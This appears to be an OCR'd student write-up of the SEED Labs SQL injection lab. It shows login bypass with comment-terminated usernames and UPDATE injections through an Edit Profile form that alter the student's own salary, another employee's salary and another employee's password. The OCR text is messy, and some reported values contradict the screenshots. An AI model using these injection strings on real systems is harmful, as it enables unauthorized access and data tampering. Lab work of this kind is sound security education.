SCREENSHOT SHOWING THE ATTEMPT TO LOGIN USING THE SQL INJECTION ATTACK METHOD


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index.html
Most Visited SEED Labs Sites for Labs
Login


Employee Profile Login

USERNAME suhan' #

PASSWORD •••••

Copyright © SEED LABs


SCREENSHOT SHOWING MY DETAILS AFTER SUCCESSFUL LOGIN


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=suhan'+%23&P
Most Visited SEED Labs Sites for Labs
Home Edit Profile
Logout

Suhan Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout

Suhan's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs


SCREENSHOT SHOWING THE EDIT PROFILE PAGE

TASK 3.1: MODIFY YOUR OWN SALARY

In order to modify my own salary, i.e. the salary of account with name ‘suhan’, we login to my account and enter the following information in a field in the Edit Profile form:

```
ns',salary='80000' where Name='suhan';#
```

Before Injection :


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=admin'+%23&P
Most Visited
SEED Labs
Logout
Don't Save
Save

Would you like Firefox to save this login for seedlabsqlinjection.com?

admin' #

dummy_password_lol

Show password


r Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Suhan	10000	20000	9/20	10211002				
Prateek	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

SCREENSHOT SHOWING THE SALARY OF ACCOUNT ‘suhan’ CHANGED TO 700000000 DUE TO THE SQL INJECTION ATTACK

Performing Injection:


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Home Edit Profile
Logout


Suhan's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	'y=700000000 WHERE Name='Suhan';#
Password	Password

Save

Copyright © SEED LABs

After Injection :


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.seedlabsqlinjection.com/unsafe_home.php
Home Edit Profile
Logout

Suhan Profile

Key	Value
Employee ID	10000
Salary	700000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	9483122833

Copyright © SEED LABs

The above screenshot shows that we have successfully changed the salary for suhan from 20000 to 80000. This is possible because the query on the web server becomes:


UPDATE credential SET
nickname = ‘ns’,
email = ‘’, address = ‘’,
Password = ‘’, PhoneNumber = ‘’,
salary = 700000000 WHERE name= ‘suhan’;

TASK 3.2: MODIFY OTHER PEOPLE'S SALARY

We attempt to change the salary of account with name 'Prateek' to 1

Before Injection :

SCREENSHOT SHOWING THE ORIGINAL SALARY OF Prateek's ACCOUNT


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=Prateek'+%23&Pa
Most Visited SEED Labs Sites for Labs
Home Edit Profile
Logout

Prateek Profile


Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

We now enter the following command to change the salary of the account to 1:

Prateek',salary='10' WHERE Name='Prateek';#

Performing Injection :



SQLi Lab - Mozilla Firefox


www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Prateek's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	',salary=10 WHERE Name='Prateek';#
Password	Password

Copyright © SEED LABs

We enter the above command in any field of edit profile form on account suhan except the password field as it gets hashed later and hence change the salary for account Prateek.



SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com/unsafe_home.php

Prateek Profile


Key	Value
Employee ID	20000
Salary	10
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

SCREENSHOT SHOWING THE ATTACK SUCCESSFUL AND THE SALARY MODIFIED TO 1

TASK 3.3: MODIFY OTHER PEOPLE' PASSWORD

We intend to modify the password of account named 'Prateek' and hence do so from the account named 'suhan' using SQL injection attack.



SQLi Lab - Mozilla Firefox
www.seedlabsqlinjection.com/index.html
Employee Profile Login
Login
Copyright © SEED LABs

USERNAME: Prateek
PASSWORD: ••••••••

In any field of the Edit Profile page in the account 'suhan', we enter the following command and save the changes:

```
Prateek',Password=sha1('u_hacked') WHERE Name='Prateek';#
```

We now test the attack



SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
